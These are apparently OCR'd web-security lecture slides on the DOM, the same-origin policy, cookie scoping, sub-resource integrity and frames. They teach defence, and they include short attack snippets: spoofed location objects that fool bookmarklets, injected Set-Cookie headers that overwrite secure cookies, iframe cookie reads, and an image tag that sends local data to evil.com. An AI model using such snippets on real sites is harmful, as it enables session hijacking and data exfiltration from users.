W3C standard differs from models supported in existing browsers

DOM Tree


DOM
Document Object Model
document
Root element:
<html>
Element:
<head>
Element:
<title>
Text:
"My title"
Element:
<body>
Element:
<h1>
Text:
"A heading"
Element:
<a>
Attribute:
href
Text:
"Link text"

Reading Properties with JavaScript

Sample script

```
1. document.getElementById('t1').nodeName
2. document.getElementById('t1').nodeValue
3. document.getElementById('t1').firstChild.nodeName
4. document.getElementById('t1').firstChild.firstChild.nodeName
5. document.getElementById('t1').firstChild.firstChild.nodeValue
```

Sample HTML

```
<ul id="t1">
<li> Item 1 </li>
</ul>
```

- Example 1 returns "ul"
- Example 2 returns "null"
- Example 3 returns "li"
- Example 4 returns "text"
  - A text node below the "li" which holds the actual text data as its value
- Example 5 returns " Item 1 "

Page Manipulation with JavaScript

Some possibilities

- createElement(elementName)
- createTextNode(text)
- appendChild(newChild)
- removeChild(node)

Example: add a new list item

```
var list = document.getElementById('t1')
var newitem = document.createElement('li')
var newtext = document.createTextNode(text)
list.appendChild(newitem)
newitem.appendChild(newtext)
```

Sample HTML

```
<ul id="t1">
<li> Item 1 </li>
</ul>
```

JavaScript Bookmarks (Favelets)

Script stored by the browser as a bookmark

Executed in the context of the current webpage

Typical uses:

- Submit the current page to a blogging or bookmarking service
- Query a search engine with highlighted text
- Password managers
  - One-click sign-on
  - Automatically generate a strong password
  - Synchronize passwords across sites

Must execute only inside the "right" page

A JavaScript “Rootkit”

[redacted] [“Rootkits for JavaScript environments”]

```
if (window.location.host == "bank.com")
   doLogin(password);
```

JavaScript bookmark

Malicious page defines a global variable named “window” whose value is a fake “location” object

```
var window = { location: { host: "bank.com" } };
```

A malicious webpage

Let’s Detect Fake Objects


[redacted] [“Rootkits for JavaScript environments”]

```
window.location = “#”;
```

If window.location is a native object,
new value will be “https://bank.com/login#”

JavaScript bookmark

```
window.__defineGetter__("location",
    function () { return "https://bank.com/login#"; });
window.__defineSetter__("location", function (v) { });
```



A malicious webpage

Let’s Detect Emulation

[redacted] [“Rootkits for JavaScript environments”]

Use reflection API


```
typeof obj.__lookupGetter__(propertyName)
!== "undefined"
```

typeOf and !== avoid asking for the value of “undefined” (could be redefined by attacker!)

JavaScript bookmark

Attacker emulates reflection API itself!

```
Object.prototype.__lookupGetter__ =
function() { ... };
```



A malicious webpage

Content Comes from Many Sources

Scripts

```
<script  src="//site.com/script.js">  </script>
```

Frames

```
<iframe  src="//site.com/frame.html"> </iframe>
```

Stylesheets (CSS)


```
<link rel="stylesheet"  type="text/css"  href="//site.com/theme.css" />
```

Objects (Flash) - using swfobject.js script

```
<script> var so = new SWFObject('//site.com/flash.swf', …);
           so.addParam('allowscriptaccess',  'always');
           so.write('flashdiv');
</script>
```

Allows Flash object to communicate with external scripts, navigate frames, open windows

Browser Sandbox



Goal: safely execute JavaScript code provided by a website

- No direct file access, limited access to OS, network, browser data, content that came from other websites

Same origin policy

- Can only access properties of documents and windows from the same domain, protocol, and port

User can grant privileges to signed scripts

- UniversalBrowserRead/Write, UniversalFileRead, UniversalSendMail

… don't, unless you really know what you're doing

Same Origin Policy

protocol://domain:port/path?params

Same Origin Policy (SOP) for DOM:

Origin A can access origin B's DOM if A and B have same **(protocol, domain, port)**

Same Origin Policy (SOP) for cookies:

Generally, based on **([protocol], domain, path)**

optional

Setting Cookies by Server

HTTP Response


```
HTTP/1.0 200 OK
Date: Sun, 21 Apr 1996 02:20:42 GMT
Server: Microsoft-Internet-Information-Server/5.0
Connection: keep-alive
Content-Type: text/html
Set-Cookie: trackingID=3272923427328234
Set-Cookie: userID=F3D947C2
Content-Length: 2543

<html>Some data... whatever ... </html>
```

Setting Cookies by Server

Let’s look at the cookies
set by a typical website

Setting Cookies by Server



- Delete cookie by setting "expires" to date in past
- Default scope is domain and path of setting URL

Flash

HTTP cookies: max 4K, can delete from browser

Flash cookies / LSO (Local Shared Object)

- Up to 100K
- No expiration date
- Cannot be deleted by browser user

Flash language supports XMLSockets

- Can only access high ports in Flash app’s domain
- Scenario: malicious Flash game, attacker runs a proxy on a high port on the game-hosting site… Consequences?

Cookie Identification

Cookies are identified by (name, domain, path)

cookie 1	cookie 2
name = **userid**	name = **userid**
value = test	value = test123
domain = **login.site.com**	domain = **.site.com**
path = **/**	path = **/**
secure	secure

distinct cookies

Both cookies stored in browser's cookie jar,
both are in scope of **login.site.com**

SOP for Writing Cookies

domain: any domain suffix of URL-hostname, except top-level domain (TLD)

Which cookies can be set by **login.site.com**?

allowed domains	disallowed domains
✓ **login.site.com**	✗ **user.site.com**
✓ **.site.com**	✗ **othersite.com**
	✗ **.com**

login.site.com can set cookies for all of **.site.com** but not for another site or TLD

Problematic for sites like .cornell.edu

path: anything


Sending Cookies by Browser

HTTP Request

```
GET  /index.html  HTTP/1.1

Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Cookie: trackingID=3272923427328234
Cookie: userID=F3D947C2
Referer: http://www.google.com?q=dingbats
```

SOP for Sending Cookies



Browser sends all cookies in URL scope:

- cookie-domain is domain-suffix of URL-domain
- cookie-path is prefix of URL-path
- protocol=HTTPS if cookie is "secure"

Goal: server only sees cookies in its scope

Examples of Cookie SOP

cookie 1	cookie 2
name = **userid**	name = **userid**
value = u1	value = u2
domain = **login.site.com**	domain = **.site.com**
path = **/**	path = **/**
secure	non-secure

both set by **login.site.com**

http://checkout.site.com/	cookie: userid=u2
http://login.site.com/	cookie: userid=u2
https://login.site.com/	cookie: userid=u1; userid=u2
	(order is browser-specific)

Cookie Protocol Issues

What does the server know about the cookie sent to it by the browser?

Server only sees Cookie: Name=Value

… does <u>not</u> see cookie attributes (e.g., “secure”)

… does <u>not</u> see which domain set the cookie

- RFC 2109 (cookie RFC) has an option for including domain, path in Cookie header, but not supported by browsers

Who Set The Cookie?

Alice logs in at login.site.com

- login.site.com sets session-id cookie for .site.com

Alice visits evil.site.com

- Overwrites .site.com session-id cookie with session-id of user "badguy" - not a violation of SOP! (why?)


Alice visits cs5435.site.com to submit homework

- cs5435.site.com thinks it is talking to "badguy"

Problem: cs5435.site.com expects session-id from login.site.com, cannot tell that session-id cookie has been overwritten by a "sibling" domain

Overwriting "Secure" Cookies

Alice logs in at https://www.google.com



```
Set-Cookie: LSID=EXPIRED;Domain=.google.com;Path=/;Expires=Mon, 01-Jan-1990 00:00:00 GMT
Set-Cookie: LSID=EXPIRED;Path=/;Expires=Mon, 01-Jan-1990 00:00:00 GMT
Set-Cookie: LSID=EXPIRED;Domain=www.google.com;Path=/accounts;Expires=Mon, 01-Jan-1990 00:00:00 GMT
Set-Cookie: LSID=cl:DQAAAHsAAACn3h7GCpKUNxckr79Ce3BUCJtlual9a7e5oPvByTrOHUQiFjECYqr5r0q2cH1Cqb
Set-Cookie: GAUSR=dabo123@gmail.com;Path=/accounts;Secure
```

LSID, GAUSR are "secure" cookies

Alice visits http://www.google.com

- Automatically, due to the phishing filter

Network attacker can inject into response

Set-Cookie: LSID=badguy; secure

- Browser thinks this cookie came from http://google.com, allows it to overwrite secure cookie

Accessing Cookies via DOM

Same domain scoping rules as for sending cookies to the server

document.cookie returns a string with all cookies available for the document

- Often used in JavaScript to customize page

Javascript can set and delete cookies via DOM

```
document.cookie = “name=value;  expires=…; ”
document.cookie =  “name=;  expires= Thu, 01-Jan-70”
```

SOP Quiz #1

```
Are cookies set by cs.cornell.edu/shmat sent to
… cs.cornell.edu/greg     ?
… cs.cornell.edu          ?

Are my cookies secure from the dean?
```

```
const iframe =
document.createElement("iframe");
iframe.src = “https://cs.cornell.edu/shmat”;
document.body.appendChild(iframe);
alert(iframe.contentWindow.document.cookie);
```

Path Separation Is Not Secure

Cookie SOP: path separation

when the browser visits **x.com/A**,

it does not send the cookies of **x.com/B**

This is done for efficiency, not security!

DOM SOP: no path separation

Script from **x.com/A** can read DOM of **x.com/B**

```
<iframe src="x.com/B"></iframe>
alert(frames[0].document.cookie);
```

SOP Does Not Control Sending

Same origin policy (SOP) controls access to DOM

Scripts can <u>send</u> anywhere!

- No user involvement required
- Can only read response from the same origin

Sending a Cross-Domain GET

Data must be URL encoded

<img src="http://othersite.com/file.cgi?foo=1&bar=x y">

Browser sends

GET file.cgi?foo=1&bar=x%20y HTTP/1.1 to othersite.com

Can’t send to some restricted ports

- For example, port 25 (SMTP)

Can use GET for denial of service (DoS) attacks

- A popular site can DoS another site [Puppetnets]

Using Images to Send Data

Encode data in the image’s URL

```
<img src=“http://evil.com/pass-local-
   information.jpg?extra_information”>
```

Hide the fetched image

```
<img src=“ … ” height=“1" width=“1">
```

A very important point:
a webpage can send information to any site!

SOP for HTTP Responses

Images


- Browser renders cross-origin images, but enclosing page cannot inspect pixels (ok to check if loaded, size)

CSS, fonts

- Can load and use, but not directly inspect


Frames

- Can load cross-origin HTML in frames, cannot inspect or modify content




Importing Scripts

Same origin policy does not apply to directly included scripts (not enclosed in an iframe)




```
<script src="/js/jquery.min.js"></script>
```



```
<script src="jquery.com/jquery.min.js"></script>
```

- This script has privileges of bank.com
- Can change any content from bank.com origin!

Sub-Resource Integrity Problem



```
<script src="https://code.jquery.com/jquery-3.5.1.min.js"
</script>
```

Sub-Resource Integrity (SRI)


Precomputed hash of the sub-resource

```
<script src="https://code.jquery.com/jquery-3.5.1.min.js"
       integrity="sha256-9/aliU8dGd2tb6OSsuzixeV4y/faTqgFtohetphbbj0="
       crossorigin="anonymous">
</script>
```

```
<link rel='stylesheet'
                 type='text/css' href='https://example.com/style.css'
     integrity="sha256-9/aliU8dGd2tb6OSsuzixeV4y/faTqgFtohetphbbj0="
     crossorigin="anonymous">
```

The browser: loads sub-resource, computes hash of contents, raises error if hash doesn't match the attribute

Enforcing SRI Using CSP



HTTP/1.1 200 OK

…

Content-Security-Policy: **require-sri-for** script style;

…

Requires SRI for all scripts and style sheets on page

Frames

Window may contain frames from different origins


- frame: rigid division as part of frameset
- iframe: floating inline frame

```
<IFRAME SRC="hello.html" WIDTH=450 HEIGHT=100>
If you can see this, your browser doesn't understand IFRAME.
</IFRAME>
```

Why use frames?

- Delegate screen area to content from another source
- Browser provides isolation based on frames
- Parent may work even if frame is broken

Same Origin Policy for Frames



Each frame of a page has an origin


- Origin = protocol://domain:port


Frame can access objects from its own origin

- Network access, read/write DOM, cookies and localStorage

Frame cannot access objects associated with other origins

Mashups





craigslist

chicago chc nch

post to classifieds

my account

help, faq, abuse, legal

search craigslist

housing

for sale >

event calendar (945)

community (3670)

activities	lost+found
artists	musicians
childcare	local news
general	politics
groups	rideshare
pets	volunteers
events	classes

personals (25771)

strictly platonic

omen

g men

omen

en

ters

housing (2338

apts / housing

rooms / share

sublets / temp

housing wante

housing swap

vacation rental


parking / stora

office / comme

real estate for

for sale (4583

barter	arts
bikes	auto
boats	bab
books	cars
business	cds/



pics	price	bd	description	city	date
🔴	$1880	2bd	Cozy And Charming 2 Spacious Bedroom Duplex	Redwood Ci	11/28
🔴	$1800	3bd	House For Rent (Upstairs Unit Only)	Daly City	11/28
🟡	$1525	2bd	2 Bedroom in Awesome Location!	San Mateo	11/28
🟡	$1819	2bd	Great 2B2B Apartment With Cathedral Ceilings! Great Location!	San Mateo	11/28
🔴	$2000	4bd	2 Bth, 2 Story fixer-upper Available Now	Daly City	11/28
🔴	$1650	2bd	2ba Apartment, Gated Complex, w/ Covered Parking, Pool, and Laundry	Palo Alto	11/28
🟡	$1586	1bd	Woo Hoo!Woo Hoo! "Luxury Living @ a 5 Star Community " Woo Hoo!	Daly City	11/28
🟡	$1819	2bd	Great 2B1B Apartment Home With Cathedral Ceilings!	San Mateo	11/28

Cross-Frame Scripting

Frame A can execute a script that manipulates arbitrary DOM elements of Frame B only if Origin(A) = Origin(B)

- Basic same origin policy, where origin is the protocol, domain, and port from which the frame was loaded

Some browsers used to allow any frame to **navigate** any other frame

- Navigate = change where the content in the frame is loaded from
- Navigation does not involve reading the frame’s old content

Frame SOP Examples

Suppose the following HTML is hosted at site.com

Disallowed access

```
<iframe src="http://othersite.com"></iframe>
alert( frames[0].contentDocument.body.innerHTML )
alert( frames[0].src )
```

Allowed access

